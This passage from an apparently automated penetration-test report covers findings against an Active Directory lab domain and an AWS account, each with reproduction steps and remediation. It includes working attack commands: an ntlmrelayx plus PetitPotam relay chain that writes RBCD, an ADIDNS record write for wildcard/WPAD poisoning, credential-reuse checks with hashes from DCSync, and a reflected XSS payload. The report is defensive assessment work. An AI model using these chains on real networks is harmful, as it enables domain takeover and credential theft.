Affected CA(s): Tessier-Ashpool Issuing CA (host: CA01.tashpool.local)
Web-enrollment endpoint(s): Enabled
```

tool_output_1.txt 129 B TOOL OUTPUT

```
ESC class: ESC1
Affected template(s): Root Certification Authority, Router (Offline request), Subordinate
Certification Authority
```

tool_output_1.txt 103 B TOOL OUTPUT

```
ESC class: ESC2
Affected template(s): Root Certification Authority, Subordinate Certification Authority
```

tool_output_1.txt 211 B `TOOL OUTPUT`

```
ESC class: ESC3
Affected template(s): CEP Encryption, Enrollment Agent, Enrollment Agent (Computer), Exchange Enrollment Agent (Offline request), Root Certification Authority, Subordinate Certification Authority
```

tool_output_1.txt 736 B `TOOL OUTPUT`

```
ESC class: ESC4
Affected template(s): Administrator, Authenticated Session, Basic EFS, CA Exchange, CEP Encryption, Code Signing, Computer, Cross Certification Authority, Directory Email Replication, Domain Controller, Domain Controller Authentication, EFS Recovery Agent, Enrollment Agent, Enrollment Agent (Computer), Exchange Enrollment Agent (Offline request), Exchange Signature Only, Exchange User, IPSec, IPSec (Offline request), Kerberos Authentication, Key Recovery Agent, OCSP Response Signing, RAS and IAS Server, Root Certification Authority, Router (Offline request), Smartcard Logon, Smartcard User, Subordinate Certification Authority, Trust List Signing, User, User Signature Only, Web Server, Workstation Authentication
```

tool_output_1.txt 122 B `TOOL OUTPUT`

```
ESC class: ESC7
Affected CA(s): Tessier-Ashpool Issuing CA (host: CA01.tashpool.local)
Web-enrollment endpoint(s): Enabled
```

RECOMMENDATION

Disable HTTP web enrollment on the CA if it is not required (IIS Manager → Default Web Site → CertSrv → remove). If it must remain, require HTTPS and enable IIS Extended Protection for Authentication ("Required") on the CertSrv and CertSrv/Enroll virtual directories, and block NTLM to AD CS (require Kerberos). Apply Microsoft KB5005413 and disable coercion vectors (MS-RPRN Print Spooler, MS-EFSRPC/PetitPotam). Audit the CA Issued Requests for machine-account certificates with unusual SANs. Per Microsoft KB5005413 and SpecterOps "Certified Pre-Owned".

CRITICAL 11. Credential Reuse Confirmed on 1 Host

CVSS 8.1 CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N | CWE-522

BUSINESS IMPACT

An attacker who obtains this credential through any means gains a ready path into multiple systems at once, letting a single compromise spread quickly across the organization and bypass otherwise-effective defenses on individual systems.

SUMMARY

A single credential is valid for authentication on more than one system, confirming that the same password or secret has been reused rather than kept unique per system.

DETAILS

Principals `tashpooladm`

Affected: tashpooladm on SMB `10.100.10.20` (originally seen on `10.100.10.4`) as tashpool.local domain user [local admin]

Source	principal=`tashpooladm@tashpool.local` kind=nt_hash from `10.100.10.4` (emitted by dc.dcsync_attack).
Validated against	SMB (Windows 10 / Server 2019 Build 17763 ×64 (name:CA01) (domain:tashpool.local) (signing:False) (SMBv1:False)).
Result	domain user @tashpool.local WITH local admin (Pwn3d!).

This is the chokepoint: same secret accepted across tiers/hosts.

STEPS TO REPRODUCE

Verify the credential authenticates against multiple hosts

```
nxc smb <host1> <host2> -u tashpooladm -p <password>
```

Each host responding [+] confirms the cred works there.

EVIDENCE

tool_output_1.txt 293 B TOOL OUTPUT

```
SMB                     10.100.10.20    445    CA01            [*] Windows 10 / Server 2019 Build
17763 x64 (name:CA01) (domain:tashpool.local) (signing:False) (SMBv1:False)
SMB                     10.100.10.20    445    CA01            [+] tashpool.local\tashpooladm:
[REDACTED:PASSWORD]
```

tool_output_1.txt 299 B TOOL OUTPUT

```
SMB                     10.100.10.20    445    CA01            [*] Windows 10 / Server 2019 Build
17763 x64 (name:CA01) (domain:tashpool.local) (signing:False) (SMBv1:False)
SMB                     10.100.10.20    445    CA01            [+]
tashpool.local\oliviaodinsdottir:[REDACTED:PASSWORD]
```

tool_output_1.txt 296 B TOOL OUTPUT

```
SMB                     10.100.10.20    445    CA01            [*] Windows 10 / Server 2019 Build
17763 x64 (name:CA01) (domain:tashpool.local) (signing:False) (SMBv1:False)
SMB                     10.100.10.20    445    CA01            [+] tashpool.local\jasonlindqvist:
```

```
[REDACTED:PASSWORD]
```

tool_output_1.txt 296 B `TOOL OUTPUT`

```
SMB                     10.100.10.20    445    CA01            [*] Windows 10 / Server 2019 Build
17763 x64 (name:CA01) (domain:tashpool.local) (signing:False) (SMBv1:False)
SMB                     10.100.10.20    445    CA01            [+] tashpool.local\svc-wintermute:
[REDACTED:PASSWORD]
```

RECOMMENDATION

Rotate the credential immediately, then audit every system the principal authenticates to. For human accounts: enroll the user in SSO + WebAuthn so the password is no longer a primary auth factor. For service accounts: migrate to gMSA (auto-rotated per service) or a per-service local credential. Detect future reuse via password-hash comparison across the customer's account stores (HaveIBeenPwned-style, internal hash audit).

HIGH 12. NTLM→LDAP relay VIABLE — coerce→relay→RBCD path is live

CVSS 8.1 CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:N | CWE-294

BUSINESS IMPACT

This gap allows an attacker to turn a single compromised computer into a foothold for gaining administrative control over other systems, providing a well-known route toward taking over the organization's entire IT environment.

SUMMARY

The directory server does not enforce signing or channel binding on directory connections, allowing an authentication captured elsewhere on the network to be reused against it to make directory changes in the name of an unwitting legitimate account.

DETAILS

Hosts DC1

Definitive relay posture for `10.100.10.4` (via `nxc` ldap-checker):
LDAP (389) signing: NOT ENFORCED → relay works
LDAPS (636) channel bind: never → relay works

LDAP signing / channel binding are not enforced on this domain controller, so NTLM authentication coerced from another machine can be relayed to it. Because the coercion is driven over HTTP/WebDAV (no local-network adjacency is required), an attacker anywhere with domain reach can execute the full chain:
coerce a target's machine account → relay its NTLM to LDAP (389) on this DC →
write Resource-Based Constrained Delegation (RBCD) or a shadow-credential on the target →
request a Kerberos service ticket as Administrator → full control of the target.
The Print Spooler service is reachable on the domain, which supplies a ready coercion vector.

STEPS TO REPRODUCE

Prerequisites: a coercion vector + LDAP signing not enforced on the DC.

1. Confirm LDAP signing / channel binding are not enforced.

```
nxc ldap 10.100.10.4 -u '<user>' -p '<password>' -M ldap-checker
```

"LDAP signing NOT enforced" = relay works.

2. Relay coerced NTLM to LDAP and write RBCD (or a shadow credential).

```
ntlmrelayx.py -t 'ldap://10.100.10.4' --delegate-access --no-dump
```

3. Coerce a victim machine account to authenticate to the listener.

```
python3 PetitPotam.py <listener-ip> <victim>
```

`ntlmrelayx` configures RBCD → request a service ticket as Administrator.

EVIDENCE

tool_output_1.txt 292 B TOOL OUTPUT

```
LDAP                    10.100.10.4     389    DC1             [*] Windows 10 / Server 2019 Build
17763 (name:DC1) (domain:tashpool.local) (signing:None) (channel binding:Never)
LDAP                    10.100.10.4     389    DC1             [+] tashpool.local\dc1$:
[REDACTED:PASSWORD]
```

RECOMMENDATION

Enforce LDAP signing on domain controllers (GPO: "Domain controller: LDAP server signing requirements" = "Require signing") and enable LDAP channel binding ("When supported"/"Always", per Microsoft ADV190023 / the 2020 LDAP hardening). Remove coercion vectors (disable the Print Spooler on DCs, apply the PetitPotam/MS-EFSRPC mitigations + KB5005413). Add eligible accounts to Protected Users and restrict who can write msDS-AllowedToActOnBehalfOfOtherIdentity / msDS-KeyCredentialLink on computer objects. Monitor for RBCD and shadow-credential writes.

HIGH 13. ADIDNS write viable (TASHPOOL.LOCAL) — domain-wide wildcard/WPAD poisoning possible

CVSS 8.0 CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:L/A:N | CWE-284

BUSINESS IMPACT

This weakness lets a low-privileged user silently intercept traffic from across the organization's network, harvesting or reusing credentials to escalate into far more sensitive systems and accounts.

SUMMARY

Standard users are able to create name-resolution records in the directory-integrated DNS zone, which allows planting broad, catch-all records that redirect name lookups across the network to a location of the creator's choosing.

DETAILS

Hosts DC1

Held domain cred: dc1$@tashpool.local (nt_hash). DC/DNS: `10.100.10.4` Zone: TASHPOOL.LOCAL

A standard authenticated user can normally CREATE ADIDNS (Active-Directory-integrated DNS) records on the DC. With a '*' wildcard + 'wpad' A record pointed at an attacker listener, the DC's DNS answers EVERY failed name lookup and WPAD proxy-discovery query DOMAIN-WIDE with our host — coercing NTLM authentication from the entire ROUTED network. This is the routed equivalent of Responder (which only reaches the attacker's own link-local segment via LLMNR/NBT-NS). Captured hashes are cracked offline or relayed (SMB-signing-off host = RCE,
LDAP = shadow-creds/RBCD).

Write-viability was confirmed read-only; the engagement did NOT plant the wildcard/WPAD records — the domain-wide DNS write is a destructive, network-affecting action withheld here. An attacker with this same credential faces no such restraint.

STEPS TO REPRODUCE

Prerequisites: any authenticated domain credential (standard users can write ADIDNS records by default).

1. Confirm write access by adding a benign test record.

```
python3 dnstool.py -u 'TASHPOOL.LOCAL\<user>' -p '<password>' \
  --record test-straylight --action add --data <attacker-ip> 10.100.10.4
```

"LDAP operation completed successfully" = domain-wide DNS write.

2. Impact: a "*" wildcard + "wpad" record redirects failed lookups and WPAD proxy-discovery DOMAIN-WIDE to an attacker listener for mass NTLM capture. Remove the test record when done:

```
python3 dnstool.py -u 'TASHPOOL.LOCAL\<user>' -p '<password>' \
  --record test-straylight --action remove 10.100.10.4
```

EVIDENCE

chain_proof_1.txt 38 B CHAIN PROOF

```
dc1$@tashpool.local → TASHPOOL.LOCAL
```

RECOMMENDATION

Deny "Create all child objects" to Authenticated Users on the AD-integrated DNS zone (delegate record creation to a dedicated, monitored group instead). Delete any existing "*" (wildcard) and "wpad" records,

and block WPAD via the DNS global query block list (keep wpad + isatap listed) and the DisableWpad client setting. Enforce SMB signing and LDAP channel binding + EPA so any coerced authentication cannot be relayed. Monitor the zone for creation of wildcard/WPAD records.

HIGH 14. Privileged Accounts Lack Both Protected Users + AuthN Policy

CVSS 7.5 CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N | CWE-522

BUSINESS IMPACT

The organization's most powerful administrative accounts are left as exposed as an ordinary user account, making it far easier for an attacker who obtains their credentials to gain complete control of the network.

SUMMARY

Privileged accounts are protected by neither the Protected Users group nor an authentication-policy silo, so none of the built-in protections against credential theft and misuse apply to them.

DETAILS

Hosts DC1

4 privileged account(s) (adminCount=1) in tashpool.local are NOT members of Protected Users AND have NO msDS-AssignedAuthNPolicy. These accounts retain Server 2008-era exposure: NTLM relay, pass-the-hash, kerberoast, AS-REP roast, ticket caching, full delegation surface.

Accounts (first 30):

- tashpooladm
- oliviaodinsdottir
- jasonlindqvist
- svc-wintermute

STEPS TO REPRODUCE

Find privileged accounts (adminCount=1) without Protected Users + no Authentication Policy

```
ldapsearch -x -H ldap://10.100.10.4 -D '<user>@tashpool.local' -w <pass> \
  -b 'DC=tashpool,DC=local' \
  '(&(adminCount=1)(!(memberOf=CN=Protected Users,CN=Users,DC=tashpool,DC=local))(!(msDS-
AssignedAuthNPolicy=*)))' \
  sAMAccountName memberOf msDS-AssignedAuthNPolicy
```

EVIDENCE

tool_output_1.txt 59 B TOOL OUTPUT

```
tashpooladm
oliviaodinsdottir
jasonlindqvist
svc-wintermute
```

RECOMMENDATION

Add every tier-0 account to the Protected Users group (Active Directory Users and Computers → Builtin → Protected Users → Members). For tier-0 + tier-1 accounts, also configure an Authentication Policy Silo via the Active Directory Administrative Center (Authentication → New Policy/Silo). Verify with `Get-ADPrincipalGroupMembership <user>` and the AssignedAuthNPolicy attribute. Schedule a quarterly audit that flags privileged accounts missing either control.

HIGH 15. Weak Active Directory Password Policy

CVSS 7.5 CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N CWE-521

BUSINESS IMPACT

A weak password policy makes it substantially easier for attackers to guess or crack employee credentials, and because accounts in the same directory are often interconnected, a single compromised password can quickly cascade into unauthorized access across the organization's network and systems.

SUMMARY

One or more domain password-policy settings, such as minimum length, account lockout, or password-not-required/never-expires flags, fall below recognized security baselines, weakening resistance to password guessing and offline cracking.

DETAILS

Affected: TASHPOOL.LOCAL (6 of 12 items below baseline)

Domain password policy on TASHPOOL.LOCAL compared against the Microsoft Active Directory Strong Password Policy baseline.

Failures: 6 of 12 items.

ITEM	OBSERVED	BASELINE	PASS
Minimum password length	7	≥ 14	FAIL
Password complexity required	enabled	enabled	PASS
Reversibly-encrypted password storage	disabled	disabled	PASS
Minimum password age	1 day(s)	≥ 1 day	PASS
Maximum password age	42 day(s)	≤ 60 days, OR never (if min length ≥ 14)	PASS
Password history	24	≥ 24	PASS
Account lockout threshold	DISABLED (unlimited attempts)	1 - 10 attempts	FAIL
Account lockout duration	0 minute(s)	≥ 15 minutes	FAIL
Reset lockout counter after	0 minute(s)	≥ 15 minutes	FAIL
Accounts with PASSWORD_NOTREQUIRED	1	0	FAIL
Accounts with ENCRYPTED_TEXT_PWD_ALLOWED	0	0	PASS
Accounts with DONT_EXPIRE_PASSWORD	3	0 (or only well-known service accounts with	FAIL

ITEM	OBSERVED	BASELINE	PASS
		strong passwords)	

Why each failed item matters:

• Minimum password length (high): Microsoft + NIST SP 800-63B baseline. Below 14 chars permits practical offline brute-force on captured hashes (kerberoast / NTDS dumps).

• Account lockout threshold (high): Threshold = 0 means password-spray succeeds with infinite attempts — every account can be brute-forced offline-equivalent. > 10 weakens lockout safety net.

• Account lockout duration (medium): Short lockout windows let attackers iterate spray rounds with minimal pause.

• Reset lockout counter after (low): Same rationale as lockout duration — a short reset window weakens the spray defense.

• Accounts with PASSWORD_NOTREQUIRED (medium): PASSWORD_NOTREQD exempts accounts from the minimum-length policy — a blank password is PERMITTED but not proven set (verify with an empty-password bind). Computer accounts ($) carry random passwords and are usually irrelevant.

• Accounts with DONT_EXPIRE_PASSWORD (low): These accounts never rotate. Any compromise (kerberoast, AS-REP, SAM dump, leaked cred) is permanent until manually rotated.

STEPS TO REPRODUCE

Read the domain password policy attributes

```
ldapsearch -x -H ldap://10.100.10.4 -D '<user>@<realm>' -w <pass> \
  -b '<base_dn>' -s base '(objectClass=domain)' \
  pwdProperties minPwdLength lockoutThreshold lockoutDuration
```

pwdProperties bit 0 = complexity required (off when bit cleared) minPwdLength < 14 = below baseline lockoutThreshold = 0 means lockout disabled (unlimited spray)

EVIDENCE

tool_output_1.txt 2.4 KB TOOL OUTPUT


```
{
  "realm": "tashpool.local",
  "policy": {
    "pwdProperties": 1,
    "minPwdLength": 7,
    "pwdHistoryLength": 24,
    "maxPwdAgeDays": 42,
    "maxPwdAgeNever": false,
    "minPwdAgeDays": 1,
    "lockoutThreshold": 0,
    "lockoutDurationMins": 0,
    "lockoutResetMins": 0
  },
  "uac": {
    "dontExpire": 3,
    "passwordNotRequired": 1,
    "reversibleEncryption": 0,
    "total": 4
  },
  "items": [
    {
      "name": "Minimum password length",
```

```
      "observed": "7",
      "baseline": "≥ 14",
      "pass": false,
      "weight": "high"
    },
    {
      "name": "Password complexity required",
      "observed": "enabled",
      "baseline": "enabled",
      "pass": true,
      "weight": "info"
    },
    {
      "name": "Reversibly-encrypted password storage",
      "observed": "disabled",
      "baseline": "disabled",
      "pass": true,
      "weight": "info"
    },
    {
      "name": "Minimum password age",
      "observed": "1 day(s)",
      "baseline": "≥ 1 day",
      "pass": true,
      "weight": "info"
    },
    {
      "name": "Maximum password age",
      "observed": "42 day(s)",
      "baseline": "≤ 60 days, OR never (if min length ≥ 14)",
      "pass": true,
      "weight": "info"
    },
    {
      "name": "Password history",
      "observed": "24",
      "baseline": "≥ 24",
      "pass": true,
      "weight": "info"
    },
    {
      "name": "Account lockout threshold",
      "observed": "DISABLED (unlimited attempts)",
      "baseline": "1 - 10 attempts",
      "pass": false,
      "weight": "high"
    },
    {
      "name": "Account lockout duration",
      "observed": "0 minute(s)",
      "baseline": "≥ 15 minutes",
      "pass": false,
      "weight": "medium"
    },
    {
      "name": "Reset lockout counter after",
      "observed": "0 minute(s)",
      "baseline": "≥ 15 minutes",
      "pass": false,
      "weight": "low"
```

```
    },
    {
      "name": "Accounts with PASSWORD_NOTREQUIRED",
      "observed": "1",
      "baseline": "0",
      "pass": false,
      "weight": "medium"
    },
    {
      "name": "Accounts with ENCRYPTED_TEXT_PWD_ALLOWED",
      "observed": "0",
      "baseline": "0",
      "pass": true,
      "weight": "info"
    },
    {
      "name": "Accounts with DONT_EXPIRE_PASSWORD",
      "observed": "3",
      "baseline": "0 (or only well-known service accounts with strong passwords)",
      "pass": false,
      "weight": "low"
    }
  ]
}
```


RECOMMENDATION

Open Group Policy Management → Default Domain Policy → Computer Configuration → Policies → Windows Settings → Security Settings → Account Policies. Adjust each failed item to the Microsoft Security Compliance Toolkit baseline. Critical items first: enable account lockout (5-10 attempts, ≥15 min duration), set minimum password length ≥14 chars, clear PASSWORD_NOTREQUIRED on every account. Migrate service accounts to gMSAs (auto-rotated, baseline-compliant by construction). For human accounts, layer in WebAuthn / smart-card MFA on tier-0 + tier-1.

HIGH 16. S3 Account-Level Block Public Access Not Fully Enabled (CIS 1.20)

CVSS 7.5 CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N | CWE-732

BUSINESS IMPACT

A single mistake by any employee or automated process when creating cloud storage can result in sensitive company or customer data being exposed to the entire internet, leading to data breaches, regulatory penalties, and reputational damage.

SUMMARY

This weakness is the absence of an account-wide safeguard that would otherwise prevent cloud storage from being made publicly accessible, regardless of how any individual storage location is configured. Without this baseline safety net, a single misconfiguration anywhere in the account can expose data.

DETAILS

Affected: AWS account 658720212965 (`arn:aws:sts::658720212965:assumed-role/cg-ec2-role-cgidlft30u2hpk/i-0566480755e78a0a7`)

s3control:GetPublicAccessBlock returned NoSuchPublicAccessBlockConfiguration — the account has NO BPA configuration. Every bucket in this account is at the mercy of its individual policy / ACL.

Per CIS Foundations 1.20 every AWS account should have all four S3 BPA flags enabled at the account level. The account-tier BPA is the safety net under per-bucket BPA — bucket misconfigs (accidental Principal:* policy / Public-Read ACL) are silently neutralized.

STEPS TO REPRODUCE

Prerequisites:

- AWS CLI with s3:GetAccountPublicAccessBlock

1. Read account-level Block Public Access posture

```
aws s3control get-public-access-block --account-id 658720212965 \
  --query PublicAccessBlockConfiguration
```

2. Confirm ALL four flags are true (any false = violation):

```
aws s3control get-public-access-block --account-id 658720212965 \
  --query 'PublicAccessBlockConfiguration.
[BlockPublicAcls,IgnorePublicAcls,BlockPublicPolicy,RestrictPublicBuckets]'
```

Reference: CIS Foundations 1.20

EVIDENCE

tool_output_1.txt 184 B TOOL OUTPUT


```
{
  "account": "658720212965",
  "config": null,
  "absent": true,
  "gaps": [
    "BlockPublicAcls",
    "IgnorePublicAcls",
    "BlockPublicPolicy",
    "RestrictPublicBuckets"
  ]
}
```




Figure 4: *AWS S3 account-level Block Public Access settings — flag(s) not fully enabled*

RECOMMENDATION

Enable all four BPA flags at the account level: `aws s3control put-public-access-block --account-id <id> --public-access-block-configuration BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true`. Apply SCPs to prevent any principal from disabling BPA (`s3:PutAccountPublicAccessBlock` denied). For legitimate public-content needs, route via CloudFront with OAC, not direct bucket public access.

HIGH 17. Reflected Cross-Site Scripting

CVSS 6.1 CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N | CWE-79

BUSINESS IMPACT

A user tricked into clicking a malicious link can have their session hijacked, their credentials or personal data stolen, or actions performed on the site under their identity without their consent, damaging user trust and creating fraud and data-breach exposure.

SUMMARY

User-supplied input is reflected into an HTTP response without contextual output encoding, so an attacker can craft a link or form submission that causes malicious script to execute in a victim's browser under the site's trusted origin.

DETAILS

Hosts EC2-3-238-186-247

Injected: url=sect31xss2a1nfa"></script><x-2a1nfa>
Response contained the literal canary (HTML-special characters NOT entity-encoded).

Reflected context (60ch each side of canary):
anted to be useful, but I could not find: sect31xss2a1nfa"></script><x-2a1nfa> for you
</h2>

STEPS TO REPRODUCE

Prerequisites: curl (to observe reflection) or a browser (to observe execution).

1. Request the endpoint with a probe payload in the reflected parameter.

```
curl -s 'http://3.238.186.247/' --data-urlencode 'url=<script>alert(document.domain)</script>'
```

The payload reflected UNENCODED in the HTML response confirms the sink.

2. Open the equivalent URL in a browser -- the script executes in the site origin (a real attacker steals session cookies / acts as the victim).

EVIDENCE

request_response_1.txt 231 B REQUEST RESPONSE

```
GET http://3.238.186.247/?url=sect31xss2a1nfa"></script><x-2a1nfa>

HTTP/1.1 200

[reflection context]
anted to be useful, but I could not find: <font color="red">sect31xss2a1nfa"></script><x-2a1nfa>
</font> for you
</h2><br><br>
```

Figure 5: *Browser rendering of the reflected XSS payload*

RECOMMENDATION

Contextually output-encode every piece of user-influenced data at the point it is written into the response (HTML-body, attribute, JS, URL, and CSS contexts each need different encoding) — prefer a framework's auto-escaping templating over manual string building. Add a strict Content-Security-Policy (no unsafe-inline; nonce/hash allow-listed scripts) as defense-in-depth, set HttpOnly + Secure + SameSite on session cookies, and validate/normalize input server-side. Fix every reflection sink, not just the observed parameter, and add a SAST/DAST rule to catch regressions.

HIGH 18. Schema Admins Group Non-Empty (1 Non-Default Member(s): tashpooladm)

CVSS 5.3 CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:N | CWE-266

BUSINESS IMPACT

Because schema changes affect the entire organization and cannot be easily undone, ongoing access to this capability creates a standing risk of irreversible, organization-wide damage or a hidden backdoor if any of these accounts is ever compromised.

SUMMARY

The group authorized to modify the directory schema retains standing members instead of being kept empty outside of planned schema changes, leaving forest-wide schema-modification rights permanently available rather than granted only when needed.

DETAILS

Affected	TASHPOOL.LOCAL (1 member(s): tashpooladm)
Realm	TASHPOOL.LOCAL
Bound as	`hcase@tashpool.local`
Group DN	CN=Schema Admins, `CN=Users,DC=tashpool,DC=local`

Members:

- tashpooladm

DN: `CN=tashpooladm,CN=Users,DC=tashpool,DC=local`

Non-default member(s) present: tashpooladm. Schema modifications are forest-wide irreversible — restrict Schema Admins membership to break-glass scenarios and reduce to empty (or Administrator-only) when schema changes aren't planned.

STEPS TO REPRODUCE

Read Schema Admins membership

```
ldapsearch -x -H ldap://10.100.10.4 -D '<user>@tashpool.local' -w <pass> \
  -b 'CN=Schema Admins,CN=Users,DC=tashpool,DC=local' -s base '(objectClass=group)' member
```

EVIDENCE

tool_output_1.txt 56 B TOOL OUTPUT

```
tashpooladm     CN=tashpooladm,CN=Users,DC=tashpool,DC=local
```

RECOMMENDATION

Empty the Schema Admins group as the steady state. Add members only for the duration of a scheduled schema operation (forest-prep for a new Exchange/SCCM version, schema extension for a custom application), then remove them as soon as the operation completes. Document the operations log so future audits can correlate membership additions with planned change tickets.

HIGH 19. AWS Config Not Enabled in Region (us-east-1)

CVSS 5.3 CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N | CWE-778

BUSINESS IMPACT

Without a record of infrastructure changes, the organization cannot reliably detect unauthorized modifications or reconstruct what happened during an incident, weakening both incident response and the ability to demonstrate compliance.

SUMMARY

This weakness occurs when the service that tracks changes to cloud resource configurations over time is not enabled in a given region.

DETAILS

Hosts EC2-3-238-186-247

Cred `cg-ec2-role-cgidlft30u2hpk`

Region us-east-1

AWS Config is not actively recording in this region. Without a Configuration Recorder, no Config rules can evaluate resources here — every misconfiguration is invisible to compliance and security teams, and there is no historical resource configuration timeline for incident response.

STEPS TO REPRODUCE

Prerequisites:

- AWS CLI with config:DescribeConfigurationRecorders / config:DescribeDeliveryChannels

1. Confirm AWS Config is recording in the region

```
aws configservice describe-configuration-recorders --region us-east-1
aws configservice describe-configuration-recorder-status --region us-east-1 \
  --query 'ConfigurationRecordersStatus[].[name,recording,lastStatus]'
```

Empty recorder list OR recording:false = CIS 3.5 violation.

2. Cross-check delivery channel:

```
aws configservice describe-delivery-channels --region us-east-1
```

Reference: CIS Foundations 3.5

EVIDENCE

tool_output_1.txt 49 B TOOL OUTPUT

```
{
  "region": "us-east-1",
  "recording": false
}
```

RECOMMENDATION

Enable Config in every region: `aws configservice put-configuration-recorder ... + aws configservice put-delivery-channel ... + aws configservice start-configuration-recorder ...` . For org-wide

enrollment, use Config aggregator + Config Conformance Pack deployed via CloudFormation StackSets. Record all resource types (`allSupported: true`).

HIGH 20. AWS Config Required Baseline Rules Missing

CVSS 5.3 CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N | CWE-778

BUSINESS IMPACT

Gaps in continuous compliance monitoring allow risky configurations to persist unnoticed, increasing the likelihood of a preventable security incident and creating exposure during compliance audits.

SUMMARY

This weakness occurs when a compliance or security check that should run continuously against cloud resources has not been configured, leaving that category of misconfiguration unmonitored.

DETAILS

Hosts EC2-3-238-186-247

Cred `cg-ec2-role-cgidlft30u2hpk`

Regions checked us-east-1

8 of 8 baseline AWS Config managed rules are not deployed in any checked region. These rules are the floor of a CIS-aligned compliance baseline — their absence means specific high-impact misconfigurations are never flagged.

Missing baseline rules:

- IAM_ROOT_ACCESS_KEY_CHECK (IAM root access key disabled)
- ROOT_ACCOUNT_MFA_ENABLED (root account MFA enabled)
- MFA_ENABLED_FOR_IAM_CONSOLE_ACCESS (MFA enabled for IAM console users)
- S3_BUCKET_PUBLIC_READ_PROHIBITED (S3 bucket public read prohibited)
- S3_BUCKET_PUBLIC_WRITE_PROHIBITED (S3 bucket public write prohibited)
- ENCRYPTED_VOLUMES (EBS volumes encrypted)
- CLOUD_TRAIL_CLOUD_WATCH_LOGS_ENABLED (CloudTrail to CloudWatch Logs)
- CLOUDTRAIL_ENABLED (CloudTrail enabled)

STEPS TO REPRODUCE

Prerequisites:

- AWS CLI with config:DescribeConfigRules

```
aws configservice describe-config-rules --query 'ConfigRules[?ConfigRuleName==`<rule-name>`]'
```

Empty result = required rule is not deployed. Reference: CIS AWS 3.5 · CWE-1059

EVIDENCE

tool_output_1.txt 910 B TOOL OUTPUT


```
{
  "missing": [
    {
      "sourceId": "IAM_ROOT_ACCESS_KEY_CHECK",
      "label": "IAM root access key disabled"
    },
    {
      "sourceId": "ROOT_ACCOUNT_MFA_ENABLED",
      "label": "root account MFA enabled"
    },
    {
```

```
      "sourceId": "MFA_ENABLED_FOR_IAM_CONSOLE_ACCESS",
      "label": "MFA enabled for IAM console users"
    },
    {
      "sourceId": "S3_BUCKET_PUBLIC_READ_PROHIBITED",
      "label": "S3 bucket public read prohibited"
    },
    {
      "sourceId": "S3_BUCKET_PUBLIC_WRITE_PROHIBITED",
      "label": "S3 bucket public write prohibited"
    },
    {
      "sourceId": "ENCRYPTED_VOLUMES",
      "label": "EBS volumes encrypted"
    },
    {
      "sourceId": "CLOUD_TRAIL_CLOUD_WATCH_LOGS_ENABLED",
      "label": "CloudTrail to CloudWatch Logs"
    },
    {
      "sourceId": "CLOUDTRAIL_ENABLED",
      "label": "CloudTrail enabled"
    }
  ],
  "present_source_ids": []
}
```


RECOMMENDATION

